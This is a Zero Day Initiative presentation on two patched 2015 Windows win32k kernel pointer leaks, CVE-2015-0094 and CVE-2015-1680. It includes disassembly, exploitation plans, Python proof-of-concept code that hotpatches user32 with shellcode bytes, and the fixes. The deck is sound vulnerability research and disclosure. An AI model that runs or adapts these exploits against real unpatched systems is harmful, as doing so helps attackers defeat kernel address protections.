



TREND
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ZERO DAY
INITIATIVE

Leaking Windows Kernel Pointers

WANDERING GLITCH

Who am I?

WanderingGlitch

Vulnerability Analyst and Exploit Developer

Employed by Trend Micro

Part of the Zero Day Initiative

What am I talking about?

Kernel pointers

- Code pointers and data pointers

- Mostly uninitialized buffers

- One accidental pointer leak

Why?

CVE-2015-2367, CVE-2015-1676

CVE-2015-1680, CVE-2015-1679

CVE-2015-1678, CVE-2015-1677

CVE-2015-0077, CVE-2015-0094

Only 8 CVEs, but every userland callback was modified

Userland Callbacks

Userland Callbacks – What are they?

- Implemented in core NT

 - Managed by ntdll in userland

- Allows for kernel code to call userland code

- Solely used by the win32k subsystem

 - Has historically been a source of bugs

 - Handled by user32 in userland

 - Used for window messages and DDE

Userland Callbacks – How do they work?

ntoskrnl!KeUserModeCallback

callback ID, input buffer, input size, output buffer, output size

ntoskrnl!KiCallUserMode

“return” to ntoskrnl!KeUserCallbackDispatcher

Context switch to ntdll!KiUserCallbackDispatcher

Userland Callbacks – How do they work?

`ntdll!KiUserCallbackDispatcher`

- Uses the callback ID as an index

- Function table located in the TIB

- User32 initialization points it to `user32!apfnDispatch`

- Call the callback handler

Userland Callbacks – How do they work?

Call user32!XyCallbackReturn once done with handler

This function never returns

Performs an “int 0x2b” back into the kernel

Calls ntoskrnl!KiCallbackReturn per ntoskrnl!IDT

Could also sysenter or “int 0x2e” back

Just need to use ID for NtCallbackReturn

Userland Callbacks – Safe and secure?

Has led to a large number of bugs

- UAFs due to lack of locks

- Refcount bugs when not returning to kernel

- Largely handled via ThreadLocks

 - These get cleaned up during thread destruction

TOCTOUs

Window Objects and Messages

Window Objects and Messages

Windows

- A type of kernel object

- Referenced in userland with HWNDs

- Essentially just a DWORD

Window Messages

- A way of communicating with Window Objects

- Allow input/output

- Can cross threads and processes

- Can also be handled within the kernel

CVE-2015-0094

CVE-2015-0094 – The vulnerability

WM_NCCALCSIZE

Handled in the kernel

NtUserfnINOUTNCCALCSIZE sanitizes input arguments

SfnINOUTNCCALCSIZE makes a userland call

Occurs within the window's thread

CVE-2015-0094 – The vulnerability

WM_NCCALCSIZE

Used to calculate window's client area

wParam is a BOOL

lParam is

NCCALCSIZE_PARAMS if wParam

RECT structure if !wParam

Both are documented structures

NCCALCSIZE_PARAMS contains a pointer to another structure

CVE-2015-0094 – The vulnerability

```
typedef struct tagNCCALCSIZE_PARAMS {  
    RECT          rgrc[3];  
    PWINDOWPOS    lppos;  
} NCCALCSIZE_PARAMS, *LPNCCALCSIZE_PARAMS;  
  
typedef struct tagWINDOWPOS {  
    HWND hwnd;  
    HWND hwndInsertAfter;  
    int  x;  
    int  y;  
    int  cx;  
    int  cy;  
    UINT flags;  
} WINDOWPOS, *LPWINDOWPOS, *PWINDOWPOS;  
  
typedef struct _RECT {  
    LONG left;  
    LONG top;  
    LONG right;  
    LONG bottom;  
} RECT, *PRECT;
```

CVE-2015-0094 – The vulnerability

WM_NCCALCSIZE

NCCALCSIZE_PARAM structure is allocated in the kernel stack

WINDOWPOS is allocated adjacently

NCCALCSIZE_PARAM.lppos updated to point to the kernel stack

CVE-2015-0094 – The vulnerability

```
NTSTATUS NtUserfnINOUTNCCALCSIZE {  
    NCCALCSIZE_PARAMS params;  
    WINDOWPOS pos;  
    RtlCopyMemory(&params, IParam, sizeof(params));  
    RtlCopyMemory(&pos, IParam.lppos, sizeof(pos));  
    params.lppos = &pos;
```

We can leak an address on the kernel stack

We control the contents of the 28 byte structure it points to

We also control the contents of the structure right before it

CVE-2015-0094 – The vulnerability

```
.text:00127BEE
.text:00127BEE loc_127BEE:                                ; CODE XREF: NtUserfnINOUTNCCALCSIZE(x,x,x,x,x,x,x)+14C↓j
.text:00127BEE
.text:00127BF0      push    0Dh
.text:00127BF0      pop     ecx
.text:00127BF1      mov     esi, eax
.text:00127BF3      mov     edi, eax
.text:00127BF5      rep movsd
.text:00127BF7      push    0Dh
.text:00127BF9      pop     ecx
.text:00127BFA      mov     esi, eax
.text:00127BFC      lea     edi, [ebp+var_60]
.text:00127BFF      rep movsd
.text:00127C01      mov     edi, [ebp+var_30]
.text:00127C04      mov     edi, edx
.text:00127C06      cmp     loc_127CCE
.text:00127C0C      jnb     loc_127CCE
.text:00127C0C loc_127C0C:                                ; CODE XREF: NtUserfnINOUTNCCALCSIZE(x,x,x,x,x,x,x)+156↓j
.text:00127C0C      push    7
.text:00127C0E      pop     ecx
.text:00127C0F      mov     esi, edi
.text:00127C11      rep movsd
.text:00127C13      mov     ebx, [ebp+var_30]
.text:00127C16      mov     [ebp+var_74], ebx
.text:00127C19      push    7
.text:00127C1B      pop     ecx
.text:00127C1C      mov     esi, ebx
.text:00127C1E      lea     edi, [ebp+var_98]
.text:00127C24      rep movsd
.text:00127C26      lea     eax, [ebp+var_98]
.text:00127C2C      mov     [ebp+var_30], eax
.text:00127C2F      lea     ecx, [ebp+var_60]
.text:00127C32      loc_127C32:                                ; CODE XREF: NtUserfnINOUTNCCALCSIZE(x,x,x,x,x,x,x)+139↓j
.text:00127C32      mov     [ebp+var_70], ecx
.text:00127C35      mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFh
.text:00127C3C      mov     eax, [ebp+var_64]
.text:00127C3F      add     eax, 6
.text:00127C42      and     eax, 1Fh
.text:00127C45      push    [ebp+arg_10]
.text:00127C48      push    ecx
.text:00127C49      push    [ebp+arg_8]
.text:00127C4C      push    [ebp+arg_4]
.text:00127C4F      push    [ebp+var_6C]
.text:00127C52      call    _mpFnidPfn[eax*4]
```

CVE-2015-0094 – The vulnerability

```
if ( a3 )
{
    v8 = W32UserProbeAddress;
    if ( (HDC)v19 >= W32UserProbeAddress )
        *(_DWORD *)W32UserProbeAddress = 0;
    qmemcpy(a4, a4, 0x34u);
    qmemcpy(v21, a4, sizeof(v21));
    v9 = *(void **)&v21[48];
    if ( *(_DWORD *)&v21[48] >= (unsigned int)v8 )
    {
        *(_DWORD *)v8 = 0;
        v9 = *(void **)&v21[48];
    }
    qmemcpy(v9, v9, 0x1Cu);
    v7 = *(int **)&v21[48];
    v16 = *(_DWORD *)&v21[48];
    qmemcpy(&v14, *(const void **)&v21[48], 0x1Cu);
    *(_DWORD *)&v21[48] = &v14;
    v10 = v21;
```

CVE-2015-0094 – The vulnerability

```
.text:00127D12 loc_127D12: ; CODE XREF: SfnINOUTNCCALCSIZE(x,x,x,x,x,x,x,x)+297↓j
.text:00127D12 mov     [ebp+var_84], ecx
.text:00127D18 mov     [ebp+var_80], ecx
.text:00127D1B mov     eax, [ebp+arg_4]
.text:00127D1E mov     [ebp+var_80+4], eax
.text:00127D21 mov     edi, [ebp+arg_8]
.text:00127D24 mov     [ebp+var_80+8], edi
.text:00127D27 mov     eax, [ebp+arg_10]
.text:00127D2A mov     [ebp+var_80+0Ch], eax
.text:00127D2D mov     eax, [ebp+arg_14]
.text:00127D30 mov     [ebp+var_80+10h], eax
.text:00127D33 test    edi, edi
.text:00127D35 jz      loc_127F4B
.text:00127D3B push    0Dh
.text:00127D3D pop     ecx
.text:00127D3E lea     edi, [ebp+var_80+14h]
.text:00127D41 rep movsd
.text:00127D43 push    7
.text:00127D45 pop     ecx
.text:00127D46 mov     esi, [ebp+var_80+44h]
.text:00127D49 lea     edi, [ebp+var_80+48h]
.text:00127D4C rep movsd
.text:00127D4E mov     [ebp+var_88], 64h
.text:00127D58 mov     ecx, [ebp+var_84]
.text:00127D5E
```

CVE-2015-0094 – The vulnerability

```
v39[0] = v9;  
v39[1] = (const void *)a2;  
v39[2] = (const void *)a3;  
v39[3] = (const void *)a5;  
v39[4] = (const void *)a6;  
if ( a3 )  
{  
    memcpy(&v39[5], a4, 0x34u);  
    memcpy(&v39[18], v39[17], 0x1Cu);  
    v37 = (_DWORD *)100;  
    v9 = (char *)v38;  
}
```

```
UserSessionSwitchLeaveCrit();  
v13 = PsGetCurrentThreadWin32Thread();  
++*(_BYTE *) (v13 + 596);  
v37 = (_DWORD *)KeUserModeCallback(21, v39, v37, &v38, &v35);  
v14 = PsGetCurrentThreadWin32Thread();  
--*(_BYTE *) (v14 + 596);
```

CVE-2015-0094 – The plan

Create a Window

Hijack the WM_NCCALCSIZE handler

- Replace the pointer in the TIB to our own function table

- Modify user32!apfnDispatch within our process

- Hotpatch the WM_NCCALCSIZE handler in user32

Have the handler save the value of input_buffer[0x44]

CVE-2015-0094 – The PoC

Python PoC but easily implemented in C or ASM

The image shown doesn't show the initialization code

Sets up ctypes stub function to make the syscall

CVE-2015-0094 – The PoC

```
kernel_stack_address = DWORD()  
# mov edx, lpstack_buffer  
SfnINOUTNCCALCSIZE_buffer = '\xba' + struct.pack('I', addressof(kernel_stack_address))  
# mov ecx, dword ptr [esp+0x04]  
SfnINOUTNCCALCSIZE_buffer += '\x8b\x4c\x24\x04'  
# mov ecx, dword ptr [ecx+0x44]  
SfnINOUTNCCALCSIZE_buffer += '\x8b\x49\x44'  
# mov dword ptr [edx], ecx  
SfnINOUTNCCALCSIZE_buffer += '\x89\x0a'
```

CVE-2015-0094 – The PoC

```
# push callback_return_value
SfnINOUTNCCALCSIZE_buffer += '\x68' + struct.pack('I', callback_return_value)
# mov edx, callback_buffer_size
SfnINOUTNCCALCSIZE_buffer += '\xba' + struct.pack('I', callback_buffer_size)
# mov ecx, callback_buffer
SfnINOUTNCCALCSIZE_buffer += '\xb9' + struct.pack('I', addressof(callback_buffer))
# push an invalid value rather than calling into ourselves
SfnINOUTNCCALCSIZE_buffer += '\x68' + struct.pack('I', 0)
# taken from user32!XyCallbackReturn
#mov     eax, [esp+a1]
SfnINOUTNCCALCSIZE_buffer += '\x8B\x44\x24\x04'
#int 2Bh
SfnINOUTNCCALCSIZE_buffer += '\xCD\x2B'
#retn    4
SfnINOUTNCCALCSIZE_buffer += '\xC2\x04\x00'

SfnINOUTNCCALCSIZE_replacement = get_executable_buffer(SfnINOUTNCCALCSIZE_buffer)
```

CVE-2015-0094 – The PoC

```
hUser32 = LoadLibrary('user32.dll')
if hUser32 == 0 or hUser32 is None:
    raise Exception('Unable to get the address of user32')

__fnINOUTNCCALCSIZE = hUser32 + 0xc6c3

print 'Jump should be to: %08x' % SfnINOUTNCCALCSIZE_replacement

jmp_replacement = '\xe9' + struct.pack('i', SfnINOUTNCCALCSIZE_replacement - __fnINOUTNCCALCSIZE)
jmp_minus5 = '\xeb\xfb'
detour_buf = jmp_replacement + jmp_minus5

write_buffer(hProcess=-1, lpBaseAddress=__fnINOUTNCCALCSIZE-5,
             lpBuffer=detour_buf, nSize=len(detour_buf))

raw_input()

print hex( NtUserMessageCall(hwnd, WM_NCCALCSIZE, 1, addressof(lparam_buf),
                             addressof(result_buf), xxxWrapCallWindowProc, ansi) )
print hex( GetLastError() )

print 'Leaked kernel stack address: %08x' % kernel_stack_address.value

print 'Pausing so you can verify in kd'

raw_input()
```

CVE-2015-0094 – The Patch

SfnINOUTNCCALCSIZE

NCCALCSIZE_PARAMS.lppos is NULLified before sending to userland

CVE-2015-0094 – The Patch

```
.text:00126EC7 0F8          push     0Dh
.text:00126EC9 0FC          pop      ecx
.text:00126ECA 0F8          lea      edi, [ebp+var_80+14h]
.text:00126ECD 0F8          rep movsd
.text:00126ECF 0F8          push     7
.text:00126ED1 0FC          pop      ecx
.text:00126ED2 0F8          mov      esi, [ebp+var_80+44h]
.text:00126ED5 0F8          lea      edi, [ebp+var_80+48h]
.text:00126ED8 0F8          rep movsd
.text:00126EDA 0F8          and      [ebp+var_80+44h], 0
```

```
if ( a3 )
{
    memcpy(&v41[5], v39, 0x34u);
    memcpy(&v41[18], v41[17], 0x1Cu);
    v41[17] = 0;
}
```

CVE-2015-1680

CVE-2015-1680 – The vulnerability

NtUserGetMessage

Also in NtUserRealInternalGetMessage

Also in NtUserPeekMessage

Uninitialized buffer

Auto-allocated MSG buffer

...a stack variable

Space allocated but not initialized

CVE-2015-1680 – The vulnerability

NtUserGetMessage

Takes four arguments

Pointer to a MSG structure

A window handle

Two window message filters

```
BOOL WINAPI GetMessage(  
    _Out_      LPMSG lpMsg,  
    _In_opt_   HWND  hWnd,  
    _In_       UINT   wMsgFilterMin,  
    _In_       UINT   wMsgFilterMax  
);
```

CVE-2015-1680 – The vulnerability

NtUserGetMessage

- Allocates MSG structure on the stack

- Calls xxxInternalGetMessage

xxxInternalGetMessage

- Has a conditional, for our purposes just passes execution

- Calls xxxRealInternalGetMessage

xxxRealInternalGetMessage

- Fills in the MSG structure – only for the success path

CVE-2015-1680 – The vulnerability

Pseudocode based on ReactOS (which isn't vulnerable!)

```
NTSTATUS NtUserGetMessage(MSG* lpMsg, hWnd, wParamFilterMin,
wParamFilterMax)
```

```
    MSG msg;
```

```
    /* ... */
```

```
    NTSTATUS rc = xxxInternalGetMessage(&msg, hWnd,
wParamFilterMin, wParamFilterMax, true, true);
```

```
    RtlCopyMemory(lpMsg, &msg, sizeof(MSG));
```

```
    /* ... */
```


```
    return rc;
```

CVE-2015-1680 – The vulnerability

```
.text:0014B1D7      mov     _gptiCurrent, esi
.text:0014B1DD      mov     _gbValidateHandleForIL, 1
.text:0014B1E4      mov     ecx, [ebp+arg_8]
.text:0014B1E7      mov     eax, ecx
.text:0014B1E9      mov     edx, [ebp+arg_C]
.text:0014B1EC      or      eax, edx
.text:0014B1EE      test    eax, 0FFFFE0000h
.text:0014B1F3      jnz     loc_1FA450
.text:0014B1F9      push    1
.text:0014B1FB      push    1
.text:0014B1FD      push    edx
.text:0014B1FE      push    ecx
.text:0014B1FF      mov     edx, [ebp+arg_4]
.text:0014B202      lea     ecx, [ebp+var_3C]
.text:0014B205      call    _xxxInternalGetMessage@24 ; xxxInternalGetMessage(x,x,x,x,x,x)
.text:0014B20A      mov     esi, eax
.text:0014B20C      mov     [ebp+ms_exc.registration.TryLevel], 0
.text:0014B213      mov     ecx, [ebp+arg_0]
.text:0014B216      mov     eax, _W32UserProbeAddress
.text:0014B21B      cmp     ecx, eax
.text:0014B21D      jnb     short loc_14B289
.text:0014B21F      loc_14B21F:
.text:0014B21F      push    1Ch ; CODE XREF: NtUserGetMessage(x,x,x,x)+129↓j
.text:0014B221      lea     eax, [ebp+var_3C] ; size_t
.text:0014B224      push    eax ; void *
.text:0014B225      push    ecx ; void *
.text:0014B226      call    _memcpy
.text:0014B22B      add     esp, 0Ch
```

CVE-2015-1680 – The vulnerability

```
v6 = xxxInternalGetMessage((int)v9, (struct tagTHREADINFO *)a2, a3, a4, 1, 1);  
ms_exc.registration.TryLevel = 0;  
v7 = (HDC)a1;  
if ( a1 >= W32UserProbeAddress )  
    v7 = W32UserProbeAddress;  
memcpy(v7, v9, 0x1Cu);  
ms_exc.registration.TryLevel = -2;
```



CVE-2015-1680 – The plan

Force an error condition in xxxRealInternalGetMessage

Validation of the input HWND occurs here

Send an invalid HWND

MSG structure will never be initialized

CVE-2015-1680 – The PoC

Python PoC but easily implemented in C or ASM

The image shown doesn't show the initialization code

Sets up ctypes stub function to make the syscall

Returns 28 bytes of uninitialized memory from a kernel stack

Prepare the stack by making another syscall

Can use this to leak code pointers and data pointers

CVE-2015-1680 – The PoC

```
NtUserGetMessage = syscall_prototype( addressof(NtUserGetMessage_buffer) )
NtUserGetMessage.restype = DWORD

print 'PID: %08x' % os.getpid()
print 'Make sure you are running on 32-bit Windows 7'

msg = (DWORD * 7)()
assert msg[0] == msg[1] == msg[2] == msg[3] == msg[4] == msg[5] == msg[6] == 0

# Args set in order to fail quickly
result = NtUserGetMessage(addressof(msg), -7, 0, 0)

print 'Results:'
print '\tmsg[2]: %08x' % msg[2]
print '\tmsg[3]: %08x' % msg[3]
print '\tmsg[4]: %08x' % msg[4]
print '\tmsg[5]: %08x' % msg[5]
print '\tmsg[6]: %08x' % msg[6]

print 'Pausing so you can verify in kd'

raw_input()
```

CVE-2015-1680 – The patch

MSG structure is now NULLified after the function prologue

```
.text:0014B55F  
.text:0014B561  
.text:0014B564  
.text:0014B567  
.text:0014B56A  
.text:0014B56D  
.text:0014B570  
.text:0014B573
```

```
xor     eax, eax  
mov     [ebp+var_3C], eax  
mov     [ebp+var_38], eax  
mov     [ebp+var_34], eax  
mov     [ebp+var_30], eax  
mov     [ebp+var_2C], eax  
mov     [ebp+var_28], eax  
mov     [ebp+var_24], eax
```

Questions?
